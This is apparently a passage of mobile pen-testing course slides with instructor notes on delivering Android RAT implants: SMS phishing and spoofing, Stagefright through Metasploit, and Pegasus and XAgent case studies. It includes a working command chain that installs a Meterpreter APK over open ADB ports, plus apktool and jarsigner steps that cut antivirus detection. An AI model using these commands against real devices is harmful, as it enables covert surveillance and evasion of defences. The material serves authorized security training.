On a recent pen test scoping session, a customer was telling me what they wanted my team to do. They specifically excluded phishing attacks. When asked why, he responded, "Any 13-year-old kid can breach our network with a phishing attack. We don't need you to show us that."

Simply stated: phishing works. Given enough targets, enough variety in system configuration, and different delivery options, an attacker will always get a foothold in the network through a carefully constructed phishing attack. Android phishing attacks are slightly more complex since they are only successful against devices where *Unknown sources* is turned on, but they are effective nevertheless.

One advantage of using a phishing attack against a mobile device is the opportunity to deliver the phishing attack using non-email messaging mechanisms. While many organizations have email filters that block APK attachments or remove links to APK files, few organizations filter messaging platforms, such as SMS, Facebook Messenger, WhatsApp, Skype, Instagram, Slack, WeChat, Kik, etc. The attacker must conduct careful reconnaissance analysis to identify the messaging platforms and usernames leveraged by the victims and may require the establishment of long-term trust for access to send messages to the victim (for some platforms, such as Skype, where you cannot send direct messages unless you have previously established a contact relationship).

GOOGLE VOICE, EZ TEXTING




Send a text message

To: 4015242911, 40155512

Message 66

This is the prototype game I was telling you about. Please don't forward! http://bit.ly/p9rE3i



Send A Group Text Message

Send To Group(s)

- ☐ Keyword (0)
- ☐ Test (0)
- ☐ Widget (0)
- ☐ Contacts Not In Groups (0)

Phone Number(s): 4015242911 4012640245

Subject Optional:

Message: I guess we know the reason Dan left so suddenly. This is the project he was working on: http://bit.ly/ef34gT

52 Remaining Characters

Schedule Delivery:

Current Date & Time: 02-06-2017 9:19 AM


Google Voice, Ez Texting

Using SMS for phishing attacks is typically a straightforward attack technique that evades most enterprise filtering mechanisms. With a list of phone numbers, services such as Google Voice and Ez Texting allow a pen tester to send SMS messages to one or more targets for no cost (with limited total message counts per month).

SMS SPOOFING

To increase implant install rate, spoof SMS sources from a trusted person

Smsgang.com: $3.20 for five spoofed messages



SMS To: +14015242911

From: +13019510140

Pincode: ********

Text Message: Your registration for the upcoming class in Boston is complete. You can plan your itinerary and schedule with our new app available at http://...


Non-English characters? Send SMS in Unicode (70 symbols)
1 SMS Message; 15 symbols left
Send SMS
reset

We're treading in dangerous areas here; make sure you get approval for SMS spoofing in your engagement scope.

SMS Spoofing

One technique to increase the implant install rate in an SMS phishing attack is to use SMS spoofing services such as SMSGANG (smsgang.com). For $3.20 (€3), you can purchase a block of five *Pincodes* that can be used on the site to send forged SMS messages from any source phone number. When received, the message appears legitimate to the victim, displayed inline with the rest of their SMS conversation history.

While effective, SMS spoofing can be dangerous from a legal perspective (make sure SMS spoofing is not forbidden by law in your country—seek the advice of an attorney before using services such as SMSGANG) but also from a customer trust relationship perspective. Before using an SMS spoofing service, make sure you have express written consent to conduct the attack in your engagement scope, and that the customer understands the technique you will use and how it will appear to the victim.



BUNDLED EXPLOIT DELIVERY

RAT delivery following successful device exploitation

- May require interaction from user

Example: Stagefright malformed MP4 processing


- Included in Metasploit framework with specific target selection (< Android 5.1.2)

```
msf > info exploit/android/browser/stagefright_mp4_tx3g_64bit

       Name: Android Stagefright MP4 tx3g Integer Overflow
...
Available targets:
  Id  Name
  --  ----
  0   Automatic
  1   Nexus 7 (Wi-Fi) (razor) with Android 5.0 (LRX21P)
...
  29  Samsung Galaxy S5 (VZW SM-G900V) with Android 5.0 (LRX21T)
```

SANS | SEC575 | Mobile Device Security and Ethical Hacking 128

Bundled Exploit Delivery

Another option for deploying the RAT implant is to include the RAT as the payload of a conventional exploit. In some cases, the exploit requires no interaction from the user, and it is able to deliver the RAT silently against a target Android device with only network access. Other exploits, such as the Android Stagefright exploit included with the Metasploit Framework, require that the user browses to a specific webpage controlled by the attacker for the exploit to work.



ADB SERVICE TARGET

Use adb install to deliver RAT to devices listening on TCP/5555

- Typically developer machines running various Android emulators
- Less likely to be found, but can still yield camera, microphone access

Integrated Metasploit `adb_server_exec` module is kind of broken (no modern Android support)

- Just script up adb push and launch the target Activity

```
# nmap -sS -p5555 -PS5555 172.16.0.1-254 --open
Nmap scan report for 172.16.0.193 (172.16.0.193)
5555/tcp open  freeciv
# adb connect 172.16.0.193:5555 && adb install meterpreter.apk &&
adb shell am start -n com.metasploit.stage/.MainActivity
```

SANS | SEC575 | Mobile Device Security and Ethical Hacking 129

ADB Service Target

Although not expressly a mobile device exploit, it is common to find developer systems (Windows, macOS, Linux) with listening ADB services on TCP/5555. This is the product of running virtual Android devices and using port forwarding services necessary for application development teams. When discovered, an attacker can deploy an implant to the emulated Android device simply by using `adb connect` and `adb install`.

Taking advantage of unauthenticated ADB services was the inspiration for the Metasploit Framework `adb_server_exec` exploit (https://community.rapid7.com/community/metasploit/blog/2016/02/19/weekly-metasploit-wrapup). The exploit builds a Linux-specific binary Meterpreter agent and uploads the payload to the target device, running it to deliver the payload. In practice, I have found that this exploit technique does not work particularly well against vulnerable devices, due to the changes in requirements for binary execution in later versions of Android, and the requirement that the attacker choose the correct platform when building the binary executable (e.g., ARM, ARM64, x86, x86_64).


An alternative approach is to install a Meterpreter APK binary (which is platform-independent) and launch the `MainActivity` component using the am utility, as shown on this page.

Because the target device is typically a virtualized platform, the attacker is unlikely to get all of the access benefits that would otherwise be available on a physical Android device. However, virtualized Android devices often have access to the microphone and camera of the host system, making it possible for the attacker to gain access to those host system resources through the virtualized platform.

AV EVASION

It may be necessary to evade AV for implant delivery

- Few Android devices use AV, but network and email scanners require evasion



SHA256: 0ddfe726cb97736da431b8a9d1223fa9b5396c6cff9553c1441c7ae93eae532f

File name: meterpreter.apk

Detection ratio: 21 / 57


Analysis date: 2017-02-06 18:44:44 UTC (0 minutes ago)

AV Evasion

When working with a RAT, it is useful to evaluate how antivirus and other scanning tools will react to the implant code. Although few Android devices run antivirus software, a phishing attack over email will likely encounter virus scanners and other network scanners that require evasion.

VirusTotal (www.virustotal.com) is a free service that scans an uploaded file and reports the results of scanning the file with many different antivirus tools. For the basic Meterpreter APK implant, 21 of VirusTotal's 57 applied scanning tools identify the APK as some sort of malware or a potentially unwanted program (PUP).

If the scanner you are trying to avoid is in the 36-scanner-this-seems-OK category, then you can proceed with the deployment of your RAT without any changes. However, it may be necessary to manipulate the malware sample to evade detection by the 21 positive scanners.



APK MANIPULATION FOR AV EVASION

Resigning APK: detection drops to 12/57

Changing `com/metasploit` to `com/josh`: detection drops to 4/57

```
$ apktool d meterpreter.apk
$ cd meterpreter
$ find . -type f -print0 | xargs -0 sed -i '' 's/metasploit/josh/g'
$ mv smali/com/metasploit smali/com/josh
$ cd ..
$ apktool b meterpreter
$ keytool -genkey -v -keystore meterpreter.keystore -alias Meterpreter -keyalg RSA -
validity 10000
$ jarsigner -verbose -keystore meterpreter.keystore meterpreter/dist/meterpreter.apk
Meterpreter
```

SANS SEC575 | Mobile Device Security and Ethical Hacking 131


APK Manipulation for AV Evasion

To evaluate how well the scanners handle a slightly modified Meterpreter RAT, I resigned the APK file with a newly generated signing key. This caused detection to drop to 12 out of 57, more than a 50% evasion benefit. That's not bad, but we can take it a step further.

The Meterpreter RAT uses the package name `com.metasploit.stage`. Using Apktool to decompile the package, then changing all references to *metasploit* to any other string (I used *josh*), then rebuilding and resigning the APK file causes detection to drop down to 4/57.

I believe it would be possible to reduce detection to zero with further modifications to the smali source files, but I think this illustrates the point sufficiently: AV tools are easily bypassed when the attacker (or pen tester) takes the time to mutate the RAT sufficiently.

In practice, you should *not* use VirusTotal for scanning mutated binaries. Doing so gives VirusTotal insight into what you are mutating, which is likely shared with other AV vendors. Instead, identify the commercial tools used by your target through reconnaissance analysis, implement them locally in your lab, and work against your private copy of the scanner (disabling any kind of scan result data sharing with the vendor). This is the best way to preserve your modification technique to continue to evade scanners for as long as possible.



IOS RATS

No free/publicly shared RATs for iOS

Several commercial options of varying sophistication

- Hacking Team 2014 Newsstand implant with custom keyboard/keystroke logger
- XAgent 2015 with self-mutation to avoid detection (operation Pawn Storm)

iOS RATs

Most of the material in this module is related to Android RAT technology, but we have seen iOS RATs as well. Typically commercial and secretive, these products are rarely deployed and otherwise reserved for government-level action against possible high-value targets.

The first major RAT for iOS was revealed in 2014 when the Italian spyware vendor Hacking Team was compromised. In the data dump that followed, analysts discovered that Hacking Team developed an iOS RAT that is deployed as a Newsstand app using a transparent image to make the app invisible. The Newsstand implant included several components to exfiltrate data from an iOS device, including a customized keyboard and keystroke logger designed to look identical to the built-in iOS keyboard.

In 2015, Trend Micro published a report about the XAgent 2015 malware designed for iOS, part of the project dubbed Operation Pawn Storm (http://blog.trendmicro.com/trendlabs-security-intelligence/pawn-storm-update-ios-espionage-app-found). Trend Micro's report indicated that the malware used evasion detection with self-mutating capabilities and persistence techniques, preventing analysts from removing the code once implanted on an iOS device. XAgent included a litany of data exfiltration capabilities as well, including the ability to send text messages, contact lists, pictures, geo-location data, audio recordings, and more to the control server over a redundant command and control (C&C) infrastructure.


PEGASUS ATTACK/NSO

NSO is an Israeli security firm

- Specializing in security tools for government customers

2016 Pegasus attack against Ahmed Mansoor (human rights activist)

- Analysis indicates NSO was hired by UAE to target Mansoor


●●●●● etisalat 10:16 AM
Back (6) +45 609910233
Text Message
Today 9:38 AM
أسرار جديدة عن تعذيب إماراتيين في سجون الدولة : https://sms.webadv.co/3589003s/


"New secrets about torture of Emiratis in state prisons" (Photo: Citizen Lab)

Pegasus Attack/NSO

Most recently, the security analysis group Citizen Lab published a report about a new iOS malware sample developed by NSO, an Israeli security firm specializing in developing spyware tools for government customers (https://citizenlab.org/2016/08/million-dollar-dissident-iphone-zero-day-nso-group-uae/). Later dubbed the Pegasus Attack, Citizen Lab writes about a targeted SMS phishing attack against Ahmed Mansoor, a human rights activist in the United Arab Emirates.

Mansoor is a blogger and dissident, in addition to being the winner of the Martin Ennals Award for Human Rights Defenders, called by some as "the Nobel Prize for human rights". (https://motherboard.vice.com/en_us/article/ahmed-mansoor-million-dollar-dissident-government-spyware). Citizen Lab points to the UAE government as the sponsor of the attack, potentially commissioning NSO to develop the iOS RAT to compromise Mansoor's iPhone to obtain information about his activities (and contacts, etc.)

When Mansoor received the SMS shown on this page, instead of clicking the link, he took a picture and sent it to Citizen Lab to review.



CITIZEN LAB, LOOKOUT ANALYSIS

RAT delivery used by NSO included three zero-day exploits

- Granting attacker jailbreak-level access

RAT grants attacker contacts, location, SMS, email, microphone, camera, browsing history, etc.

- Data is returned through a series of anonymized proxy servers

RAT adds persistence, disabling iOS updates, and removes other jailbreaks

Sophisticated, well-designed RAT with three zero-day iOS exploits to recover data from a target phone

